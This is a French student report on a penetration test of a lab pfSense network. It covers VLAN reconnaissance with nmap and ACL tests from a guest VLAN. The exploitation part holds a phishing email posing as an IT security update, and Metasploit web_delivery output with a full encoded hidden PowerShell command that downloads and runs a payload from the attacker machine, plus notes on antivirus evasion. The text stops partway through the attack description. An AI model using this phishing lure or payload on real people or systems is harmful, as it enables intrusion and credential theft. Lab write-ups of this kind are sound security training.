



Configuration d'un réseau sécurisé multi-sites avec « pfSense »

Plan d'analyse de la sécurité informatique d'un réseau

Antivackis Vanessa

Cailleau Dylan

Forest Jules

Haton Tom


Justification du plan d'attaque	5
Plan du réseau	5
Pourquoi protéger son réseau ?	5
Cheminement du plan d'attaque	6
Tableau de définitions	7
Mise en place du laboratoire :	8
Configuration	8
Tests de connectivité	8
Outils utilisés	8
Reconnaissance	9
Scans de réseau	9
Analyse des services sensibles	11
Conclusion	12
Étude des ACLs du Vlan Invité	12
Énumération des ACLs	12
Test des différentes ACLs	12
i. Tests des autorisations	12
Autorisation UDP : Port 68 → Port 67	12
Autorisation UDP : Port 53 (DNS)	13
Autorisation TCP : Port 80 (HTTP)	14
Autorisation TCP : Port 443 (HTTPS)	15
ii. Tests des blocages	15
Blocage IPv4 : VLAN Invité → VLAN Interne	15

Test ICMP :	15
Test SSH:	16
Blocage IPv4 : VLAN Invité → VLAN Serveur	16
Test FTP:	16
Blocage IPv4 : VLAN Invité → VLAN DMZ	17
Test ICMP :	17
Test SSH:	17
Conclusion.....	17
Exploitation	18
Compromission d'un poste du Vlan Interne	18
Phishing.....	18
Détail du fichier malveillant	18
Évasion des défenses	19
Description de l'attaque	19
Conclusion.....	20
Attaque sur l'un des serveurs web	20
Identification des vulnérabilités	20
Test des vulnérabilités.....	21
Mise en œuvre :.....	21
En-tête X-Content-Type-Options manquant	23
Méthodes HTTP autorisées (OPTIONS, TRACE, GET, HEAD, POST)	25
Exploits potentiels pour Microsoft-IIS/10.0.....	25
Compromission du serveur FTP	26

Tentative de connexion FTP.....	26
Déploiement d'une backdoor.....	28
Post-exploitation.....	29
Actions effectuées	29
Mise en œuvre	29
Étape 1 : Accéder à l'interface de pfSense.....	29
Étape 2 : Adaptation de la commande Hydra pour craquer les identifiants.....	30
Étape 3 : Accéder aux règles de pare-feu.....	30
Étape 4 : Améliorer la discrétion des règles ajoutées	31
Conclusion.....	31
Protection du réseau	31
Sécuriser davantage l'accès	31
Conclusion.....	32

Justification du plan d'attaque

Plan du réseau



Un réseau est constitué de plusieurs sous-réseaux (VLANs) et de dispositifs interconnectés pour permettre la communication et la gestion des ressources. Dans le cadre de ce plan, les VLANs identifiés sont :

- VLAN Interne en 192.168.10.0/24
- VLAN Serveur en 192.168.20.0/24
- VLAN DMZ en 192.168.30.0/24
- VLAN Invité en 192.168.40.0/24
- VLAN Site 2 en 192.168.50.0/24

Chaque VLAN joue un rôle précis dans la sécurisation et l'organisation des flux de données.

Pourquoi protéger son réseau ?

Protéger un réseau permet :

- **De prévenir les cyberattaques** : Empêcher des acteurs malveillants d'accéder à des données sensibles ou de perturber les opérations.
- **D'assurer la conformité réglementaire** : Respecter les lois et normes en matière de protection des données.
- **De maintenir la continuité des services** : Réduire les interruptions causées par des incidents de sécurité.
- **De protéger la réputation** : Éviter les impacts négatifs liés à des fuites de données ou à des incidents publics.

Cheminement du plan d'attaque

Le plan est conçu pour maximiser les chances de succès tout en minimisant les risques de détection :

1. **Mise en place du laboratoire** : Configuration d'un environnement d'attaque contrôlé. L'utilisation de Kali Linux permet d'avoir accès à une gamme d'outils spécialisés.
2. **Reconnaissance** : Collecte d'informations sur les systèmes et services actifs dans chaque VLAN pour identifier des points d'entrée.
3. **Exploitation** : Mise à profit des vulnérabilités identifiées pour compromettre les systèmes ciblés.
4. **Post-exploitation** : Maintien de l'accès et implantation de mécanismes pour garantir la persistance.

Chaque phase est essentielle et repose sur les résultats de la précédente, garantissant une progression logique et adaptée.

Tableau de définitions

Terme	Définition
VLAN	Virtual Local Area Network : segmentation logique d'un réseau pour isoler des groupes d'hôtes.
ACL	Access Control List : règles de contrôle d'accès au trafic réseau.
DMZ	Demilitarized Zone : zone intermédiaire entre le réseau interne et Internet.
Reconnaissance	Phase initiale pour collecter des informations sur le réseau ciblé.
Exploitation	Utilisation de vulnérabilités identifiées pour compromettre des systèmes.
Post-exploitation	Maintien de l'accès et exploitation des ressources du réseau après compromission.
Phishing	Technique d'ingénierie sociale visant à inciter une cible à révéler des informations sensibles.
Backdoor	Porte d'accès dissimulée permettant un retour non autorisé dans un système.
Nmap	Outil utilisé pour effectuer des scans de ports et identifier des hôtes dans le réseau.
Metasploit	Framework d'exploitation de vulnérabilités permettant de simuler des attaques pour identifier des failles de sécurité.
SET (Social-Engineer Toolkit)	Outil permettant de réaliser des tests de phishing en simulant des attaques par ingénierie sociale.
Hydra	Outil d'attaque par force brute utilisé pour tester la sécurité des mots de passe sur des protocoles comme FTP, SSH, HTTP, etc.
Nikto	Scanner web utilisé pour identifier des vulnérabilités sur des serveurs web, comme le Clickjacking et le MIME sniffing.
Msfvenom	Outil de génération de payloads personnalisés dans le cadre d'une exploitation d'une vulnérabilité.
Ping	Commande réseau utilisée pour tester la connectivité d'un hôte dans le réseau.
nc (Netcat)	Utilitaire réseau utilisé pour tester les connexions et les ports sur des machines distantes.
SSH	Secure Shell : protocole permettant l'accès à un système distant de manière sécurisée, utilisé pour l'administration des serveurs et le transfert de données.
FTP	File Transfer Protocol : protocole de transfert de fichiers utilisé pour accéder et gérer les fichiers sur un serveur distant.
Msfconsole	Interface en ligne de commande de Metasploit pour lancer des exploits et gérer les sessions.

Mise en place du laboratoire :

Configuration

Une machine virtuelle basée sur Kali Linux sera installée dans le VLAN Invité pour les tests.

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.40.2 netmask 255.255.255.0 broadcast 192.168.40.255
    inet6 fe80::20c:29ff:fe06:a490 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:06:a4:90 txqueuelen 1000 (Ethernet)
    RX packets 2 bytes 684 (684.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10 bytes 1340 (1.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Tests de connectivité

La première étape consiste à valider que la machine peut communiquer avec la passerelle.

```
(kali㉿kali)-[~]
$ ping 192.168.40.1
PING 192.168.40.1 (192.168.40.1) 56(84) bytes of data.
64 bytes from 192.168.40.1: icmp_seq=1 ttl=64 time=1.86 ms
64 bytes from 192.168.40.1: icmp_seq=2 ttl=64 time=0.773 ms
64 bytes from 192.168.40.1: icmp_seq=3 ttl=64 time=0.789 ms
64 bytes from 192.168.40.1: icmp_seq=4 ttl=64 time=0.699 ms
64 bytes from 192.168.40.1: icmp_seq=5 ttl=64 time=0.664 ms
64 bytes from 192.168.40.1: icmp_seq=6 ttl=64 time=0.698 ms
```

Outils utilisés

- **Nmap** : Scan de ports et identification des hôtes.
- **Metasploit** : Exploitation de vulnérabilités.
- **SET (Social-Engineer Toolkit)** : Réalisation de tests de phishing.
- **Ping** : Vérification de la connectivité réseau.
- **Msfvenom** : Création de charges utiles personnalisées.
- **Ftp** : Tests d'accès aux serveurs FTP.
- **LinEnum** : Énumération des configurations et permissions Linux.
- **PSexec** : Exécution de commandes à distance sur des systèmes Windows.

Reconnaissance

Scans de réseau

- **Identification des hôtes actifs par VLAN**
 - Initialement, une commande basique de ping scan est utilisée :
nmap -sP 192.168.X.0/24

```
(kali㉿kali)-[~]
$ nmap -sP 192.168.10.0
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-12 19:23 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.06 seconds

(kali㉿kali)-[~]
$ nmap -sP 192.168.20.0
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-12 19:23 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.08 seconds

(kali㉿kali)-[~]
$ nmap -sP 192.168.30.0
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-12 19:23 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.07 seconds

(kali㉿kali)-[~]
$ nmap -sP 192.168.40.0
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-12 19:24 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.47 seconds
```

Cependant, comme attendu, ces scans échouent en raison des restrictions réseau.

- Pour contourner ce problème, la commande est ajustée pour utiliser des paquets ICMP ou TCP à la place d'ARP :

nmap -sn --disable-arp-ping -PE 192.168.X.0/24

```
(kali㉿kali)-[~]  
$ sudo nmap -sn --disable-arp-ping -PE 192.168.10.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-12 19:30 EST  
Nmap scan report for pfsense.home.arpa (192.168.10.1)  
Host is up (0.0015s latency).  
Nmap scan report for 192.168.10.4  
Host is up (0.0026s latency).  
Nmap scan report for 192.168.10.5  
Host is up (0.0025s latency).  
Nmap done: 256 IP addresses (3 hosts up) scanned in 14.99 seconds
```

```
(kali㉿kali)-[~]  
$ sudo nmap -sn --disable-arp-ping -PE 192.168.20.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-12 19:34 EST  
Nmap scan report for 192.168.20.1  
Host is up (0.0022s latency).  
Nmap scan report for 192.168.20.2  
Host is up (0.0044s latency).  
Nmap scan report for 192.168.20.3  
Host is up (0.0023s latency).  
Nmap done: 256 IP addresses (3 hosts up) scanned in 15.00 seconds
```

```
(kali㉿kali)-[~]  
$ sudo nmap -sn --disable-arp-ping -PE 192.168.30.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-12 19:35 EST  
Nmap scan report for 192.168.30.1  
Host is up (0.00068s latency).  
Nmap done: 256 IP addresses (1 host up) scanned in 14.98 seconds
```

```
(kali㉿kali)-[~]  
$ sudo nmap -sn --disable-arp-ping -PE 192.168.40.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-12 19:36 EST  
Nmap scan report for 192.168.40.1  
Host is up (0.0012s latency).  
MAC Address: 00:0C:29:28:19:4F (VMware)  
Nmap scan report for 192.168.40.2  
Host is up.  
Nmap done: 256 IP addresses (2 hosts up) scanned in 30.81 seconds
```

```
(kali㉿kali)-[~]  
$ sudo nmap -sn --disable-arp-ping -PE 192.168.50.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-12 19:45 EST  
Nmap done: 256 IP addresses (0 hosts up) scanned in 52.15 seconds
```

Ce scan ciblé permet une analyse réussie, révélant les éléments suivants :

- **VLAN Interne (192.168.10.0/24)** : Deux adresses IP correspondant aux postes utilisateurs.
- **VLAN Serveurs (192.168.20.0/24)** : Trois serveurs identifiés, correspondant à DHCP, DNS et FTP.
- **VLAN DMZ (192.168.30.0/24)** : Une seule adresse IP détectée, celle de la passerelle, bien qu'il devrait y avoir deux serveurs web.
- **VLAN Invité (192.168.40.0/24)** : Une seule adresse, correspondant à la machine effectuant les tests.

- **VLAN Site 2 (192.168.50.0/24)** : Aucun hôte détecté, probablement en raison de la présence d'un VPN. Une méthode alternative sera nécessaire pour analyser ce VLAN.

Analyse des services sensibles

○ Identification du serveur DNS

Depuis le VLAN Invité, un simple nslookup permet de localiser l'adresse IP du serveur DNS :

```
(kali㉿kali)-[~/Desktop]
$ nslookup
> google.com
;; communications error to 192.168.20.3#53: timed out
Server:      192.168.20.3
Address:     192.168.20.3#53

** server can't find google.com: NXDOMAIN
>
```

Résultat : l'adresse du serveur DNS est **192.168.20.3**, confirmant qu'il se trouve dans le VLAN Serveurs.

○ Identification du serveur DHCP

Une tentative initiale d'identification via la commande suivante (*dhclient -v*) révèle que le DHCPack pointe vers la passerelle du VLAN Invité :

```
(kali㉿kali)-[~/Desktop]
$ sudo dhclient -v
[sudo] password for kali:
Internet Systems Consortium DHCP Client 4.4.3-P1
Copyright 2004-2022 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0/00:0c:29:06:a4:90
Sending on   LPF/eth0/00:0c:29:06:a4:90
Sending on   Socket/fallback
DHCPREQUEST for 192.168.40.2 on eth0 to 255.255.255.255 port 67
DHCPACK of 192.168.40.2 from 192.168.40.1
RTNETLINK answers: File exists
bound to 192.168.40.2 -- renewal in 342009 seconds.
```

Cela indique qu'une autre méthode est nécessaire pour trouver l'adresse réelle du serveur DHCP.

Conclusion

Les informations collectées permettent de cibler les VLANs contenant des services critiques. Une analyse approfondie des services (FTP, DNS, etc.) et des hôtes pourraient être menée pour identifier d'éventuels vecteurs d'attaque.

Étude des ACLs du Vlan Invité

Énumération des ACLs

Les ACLs définies pour le **VLAN Invité** sont les suivantes :

1. **Autorisation** : Communication sur le port 68 vers le port 67 avec UDP (pour DHCP).
2. **Autorisation** : Communication du VLAN Invité vers le VLAN Serveur sur le port 53 avec UDP (pour DNS).
3. **Autorisation** : Communication du VLAN Invité vers le VLAN DMZ sur le port 80 avec TCP (HTTP).
4. **Autorisation** : Communication du VLAN Invité vers le VLAN DMZ sur le port 443 avec TCP (HTTPS).
5. **Blocage** : Communication du VLAN Invité vers le VLAN Interne avec IPv4.
6. **Blocage** : Communication du VLAN Invité vers le Serveur Interne avec IPv4.
7. **Blocage** : Communication du VLAN Invité vers le VLAN DMZ avec IPv4 (général).
8. **Autorisation par défaut** : Communication du VLAN Invité vers tous avec IPv4.

Test des différentes ACLs

i. Tests des autorisations

Autorisation UDP : Port 68 → Port 67

Commande :

```
sudo nping --udp -p 67 --source-port 68 192.168.20.1
```

Attendu : Le paquet doit être autorisé pour permettre la communication DHCP.

```
(kali㉿ kali)-[~]
$ sudo nping --udp -p 67 --source-port 68 192.168.20.1

[sudo] Mot de passe de kali :

Starting Nping 0.7.95 ( https://nmap.org/nping -01-14 16:21 CET
SENT (0.0302s) UDP 192.168.40.5:68 > 192.168.20.1:67 ttl=64 id=13918 iplen=28
SENT (1.0309s) UDP 192.168.40.5:68 > 192.168.20.1:67 ttl=64 id=13918 iplen=28
SENT (2.0320s) UDP 192.168.40.5:68 > 192.168.20.1:67 ttl=64 id=13918 iplen=28
SENT (3.0335s) UDP 192.168.40.5:68 > 192.168.20.1:67 ttl=64 id=13918 iplen=28
SENT (4.0352s) UDP 192.168.40.5:68 > 192.168.20.1:67 ttl=64 id=13918 iplen=28

Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Raw packets sent: 5 (140B) | Rcvd: 0 (0B) | Lost: 5 (100.00%)
Nping done: 1 IP address pinged in 5.10 seconds
```

```
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.40.5 netmask 255.255.255.0 broadcast 192.168.40.255
    inet6 fe80::20c:29ff:fe18:b7d8 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:18:b7:d8 txqueuelen 1000 (Ethernet)
    RX packets 99 bytes 12041 (11.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 176 bytes 92279 (90.1 KiB)
    TX errors 0 dropped 1 overruns 0 carrier 0 collisions 0
```

Résultat : Le test échoue, mais une adresse IP est correctement attribuée, confirmant que le serveur DHCP est fonctionnel.

Autorisation UDP : Port 53 (DNS)

Commande :

dig www.site1.com

Attendu : La requête DNS doit aboutir, avec une réponse du serveur DNS.

```

(kali㉿ kali)-[~]
$ >dig server@192.168.20.2 www.site1.com
server@192.168.20.2 : commande introuvable

(kali㉿ kali)-[~]
$ dig www.site.com

; <<>> DiG 9.20.4-3-Debian <<>> www.site.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 32257
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 4000
;; QUESTION SECTION:
;www.site.com.          IN      A

;; AUTHORITY SECTION:
com. 3600 IN SOA win-k7v6a0ulddi. hostmaster. 5 900 600 86400 3600

;; Query time: 0 msec
;; SERVER: 192.168.20.3#53(192.168.20.3) (UDP)
;; WHEN: Tue Jan 14 16:36:28 CET 2025
;; MSG SIZE rcvd: 105

```

Résultat : On récupère l'adresse du serveur DNS qui est **192.168.20.3**, confirmant que les échanges s'effectuent.

Autorisation TCP : Port 80 (HTTP)

Commande :

`curl http://192.168.30.1`

Attendu : La requête HTTP doit être autorisée, avec une réponse du serveur dans le VLAN DMZ.

```

(kali㉿ kali)-[~]
$ curl http://192.168.30.1
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx</center>
</body>
</html>

```

Résultat : On récupère une page Html, donc la requête s'effectue.

Autorisation TCP : Port 443 (HTTPS)

Commande :

`curl -k https://192.168.30.1`

- **Attendu** : La connexion HTTPS doit être autorisée et établie avec succès.

```
(kali) [~]
$ curl -k https://192.168.30.1
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="/vendor/bootstrap/css/bootstrap.min.css" type="text/css">
    <link rel="stylesheet" href="/css/login.css?v=1687924292" type="text/css">
    <title>pfSense - Login</title>
    <script type="text/javascript">
      //
        var events = events || [];
      //]]&gt;
    &lt;/script&gt;
    &lt;script type="text/javascript"&gt;if (top != self) {top.location.href = self.location.href;}&lt;/script&gt;&lt;script type="text/
javascript"&gt;var csrfMagicToken = "sid:2f035b1cb3c8c96bd0c83f579eea6a2e5a7d50d3,1736869172;ip:4ca6b2f282fa064ee3ee6830166e8aca
027ac388,1736869172";var csrfMagicName = "__csrf_magic";&lt;/script&gt;&lt;script src="/csrf/csrf-magic.js" type="text/javascript"&gt;&lt;/s
cript&gt;&lt;/head&gt;

  &lt;body id="login"&gt;
    &lt;div id="total"&gt;
      &lt;header&gt;
        &lt;div id="headerrow"&gt;
          &lt;div class="row"&gt;
            &lt;!-- Header left logo box --&gt;
            &lt;div class="col-sm-4"&gt;
              &lt;div id="logodiv" style="text-align:center" class="nowarning"&gt;</pre></div><div data-bbox="175 478 756 496" data-label="Text"><p><b>Résultat</b> : On récupère une page Html, donc la requête s'effectue.</p></div><div data-bbox="115 509 338 528" data-label="Section-Header"><h2>ii. Tests des blocages</h2></div><div data-bbox="115 536 462 554" data-label="Text"><p><i>Blocage IPv4 : VLAN Invité → VLAN Interne</i></p></div><div data-bbox="115 561 220 578" data-label="Text"><p>Test ICMP :</p></div><div data-bbox="115 595 235 612" data-label="Text"><p>Commande :</p></div><div data-bbox="115 628 310 647" data-label="Text"><p><code>Ping 192.168.10.1</code></p></div><div data-bbox="783 956 876 974" data-label="Page-Footer"><p>15 sur 32</p></div>
```

```

(kali㉿ kali)-[~]
$ ping 192.168.10.1
PING 192.168.10.1 (192.168.10.1) 56(84) bytes of data.
64 bytes from 192.168.10.1: icmp_seq=1 ttl=64 time=1.28 ms
64 bytes from 192.168.10.1: icmp_seq=2 ttl=64 time=1.01 ms
64 bytes from 192.168.10.1: icmp_seq=3 ttl=64 time=0.778 ms
64 bytes from 192.168.10.1: icmp_seq=4 ttl=64 time=1.27 ms
64 bytes from 192.168.10.1: icmp_seq=5 ttl=64 time=1.19 ms
64 bytes from 192.168.10.1: icmp_seq=6 ttl=64 time=0.694 ms
64 bytes from 192.168.10.1: icmp_seq=7 ttl=64 time=0.706 ms
64 bytes from 192.168.10.1: icmp_seq=8 ttl=64 time=0.966 ms
64 bytes from 192.168.10.1: icmp_seq=9 ttl=64 time=1.44 ms
64 bytes from 192.168.10.1: icmp_seq=10 ttl=64 time=1.06 ms
64 bytes from 192.168.10.1: icmp_seq=11 ttl=64 time=1.17 ms
^C
--- 192.168.10.1 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10057ms
rtt min/avg/max/mdev = 0.694/1.051/1.441/0.236 ms

```

Attendu : Les paquets ICMP doivent être bloqués.

Test SSH:

Commande :

```
nc -zv 192.168.10.1 22
```

```

(kali㉿ kali)-[~]
$ nc -zv 192.168.10.1 22
^C

```

Attendu : La connexion SSH doit être bloquée.

Blocage IPv4 : VLAN Invité → VLAN Serveur

Test FTP:

Commande :

```
Nc -zv 192.168.20.2 21
```

```

(kali㉿ kali)-[~]
$ nc -zv 192.168.20.2 21
192.168.20.2: inverse host lookup failed: Unknown host

```

Attendu : La connexion FTP doit être bloquée.

Blocage IPv4 : VLAN Invité → VLAN DMZ

Test ICMP :

Commande :

ping 192.168.30.1

```
(kali㉿ kali)-[~]  
$ ping 192.168.30.1  
PING 192.168.30.1 (192.168.30.1) 56(84) bytes of data.  
64 bytes from 192.168.30.1: icmp_seq=1 ttl=64 time=1.52 ms  
64 bytes from 192.168.30.1: icmp_seq=2 ttl=64 time=0.667 ms  
64 bytes from 192.168.30.1: icmp_seq=3 ttl=64 time=0.603 ms  
64 bytes from 192.168.30.1: icmp_seq=4 ttl=64 time=0.903 ms  
^C  
--- 192.168.30.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3038ms  
rtt min/avg/max/mdev = 0.603/0.923/1.520/0.362 ms
```

Attendu : Les paquets ICMP doivent être bloqués.

Test SSH:

Commande :

nc -zv 192.168.30.1 22

```
(kali㉿ kali)-[~]  
$ nc -zv 192.168.30.1 22  
192.168.30.1: inverse host lookup failed: Unknown host
```

Attendu : La connexion SSH doit être bloquée.

Conclusion

Les tests ont permis de valider les comportements définis par les ACLs. Ces dernières restreignent correctement certaines communications tout en permettant des services spécifiques comme DHCP, DNS, HTTP, et HTTPS. Toutefois, des anomalies mineures, comme l'échec apparent des requêtes DHCP malgré une attribution correcte, méritent une analyse approfondie.

Exploitation

Compromission d'un poste du Vlan Interne

Phishing

Pour cette phase, un email de phishing a été élaboré à l'aide de l'outil **SET (Social-Engineer Toolkit)**. L'email semble provenir d'une entité légitime, comme le "Pôle Sécurité", pour inciter l'utilisateur à interagir.

Cependant, les emails contenant directement des fichiers exécutables (.exe) sont souvent bloqués par les systèmes de sécurité. Pour contourner ce problème, le fichier malveillant est hébergé sur une plateforme externe (par exemple, un service de stockage cloud) et un lien de téléchargement est inclus dans le message.

Mise à jour de sécurité critique - Action requise Inbox x

pc test <pc.test.2220@gmail.com>
to me ▾

7:47 PM (2 minutes ago)



Bonjour PC-Windows,

Nous vous contactons du pôle de sécurité informatique pour vous informer d'une mise à jour de sécurité critique. Pour garantir la sécurité de votre compte et de vos données, il est impératif de mettre à jour votre système immédiatement.

Veuillez télécharger et installer la pièce jointe ci-dessous pour appliquer les correctifs nécessaires. Cette mise à jour est essentielle pour protéger votre système contre les dernières menaces de sécurité.

<https://drive.google.com/file/d/1Ufzms2wIU5v6yNaQgJy4RHrfzI2DrvlB/view?usp=sharing>

Si vous avez des questions ou des préoccupations, n'hésitez pas à contacter notre support technique à l'adresse suivante: security-pole@gmail.com.


Merci de votre coopération.

Cordialement,

Pôle de Sécurité Informatique

Détail du fichier malveillant

- **Fichier ZIP** : Une fois téléchargé, le fichier compressé contient un exécutable (.exe).
- **Objectif** : Lorsque l'utilisateur exécute ce fichier, une connexion est établie avec la machine attaquante, permettant un accès à distance.



```
msf6 exploit(multi/script/web_delivery) > [-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or u
navailable: (0.0.0.0:8080).
Interrupt: use the 'exit' command to quit
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.40.5:4444
[*] Using URL: http://192.168.40.5:8080/
msf6 exploit(multi/script/web_delivery) > [*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQBvAHYAaQBjAGUAlUABvAGkAbgB0AE0AYQBwAGEAZwBIAHIAxQA6ADoAUwBIAGMAdQBvAGkAdAB5
AFAAcgBvAHQAAbwBjAG8AbAA9AFsATgBIAHQALgBTAGUAYwB1AHIAaQB0AHkAUABvAG8AdABvAGMABwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAYADsAJA
QBwAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBIAHQALgB3AGUAYgBjAGwAaQBIAg4AdAA7AGkAZgAoAFsAUwB5AHMAdABIAg0ALgBOAGUAdAAuAFcAZQBIAFAA
gAeQBdADoAOgBHAGUAdABEAGUAZgBhAHUAbAB0AFAAcgBvAHgAeQAoACkALgBhAGQAZABvAGUAcwBzACAALQBwAGUAlAAkAG4AdQBzAGwAKQB7ACQAAdAB
yAG8AeAB5AD0AWwBOAGUAdAAuAFcAZQBIAFIAZQBzAHUUAZQBzAHQAXQA6ADoARwBIAHQAUwB5AHMAdABIAg0AVwBIAgIAUABvAG8AeAB5ACgAKQA7ACQA
UABvAG8AeAB5AC4AQwByAGUAZABIAg4AdABpAGEAbABzAD0AWwBOAGUAdAAuAEMAcgBIAgQAZQBwAHQAaQBhAGwAQwBhAGMAaABIAF0AOgA6AEQAZQB
HQAQwByAGUAZABIAg4AdABpAGEAbABzADsAFQA7AEkARQBYACAkAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABoAGUAdAAuAFcAZQBIAEMAbABpAGUAAbg8C
BEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBwAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADQAMAAuADUAQgA4ADAAOAAwAC8ALwBwA
AOABKAGYASABmAE8AWQBmADkAUwAnACkAKQA7AEkARQBYACAkAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABoAGUAdAAuAFcAZQBIAEMAbABpAGUAAbg8C
AG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBwAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADQAMAAuADUAQgA4ADAAOAAwAC8AJwApACk
msf6 exploit(multi/script/web_delivery) > [*] 192.168.10.7 web_delivery - Delivering AMSI Bypass (1373 bytes)
[*] 192.168.10.7 web_delivery - Delivering Payload (3538 bytes)
```

Évasion des défenses

Pour éviter la détection par les logiciels antivirus :

- Le fichier exécutable contient une commande PowerShell, mais cette dernière est **chiffrée**.
- Le chiffrement rend la commande plus difficile à analyser ou à détecter comme malveillante par des solutions de sécurité classiques.

Description de l'attaque

1. L'utilisateur reçoit un email crédible accompagné d'un lien de téléchargement vers un fichier.
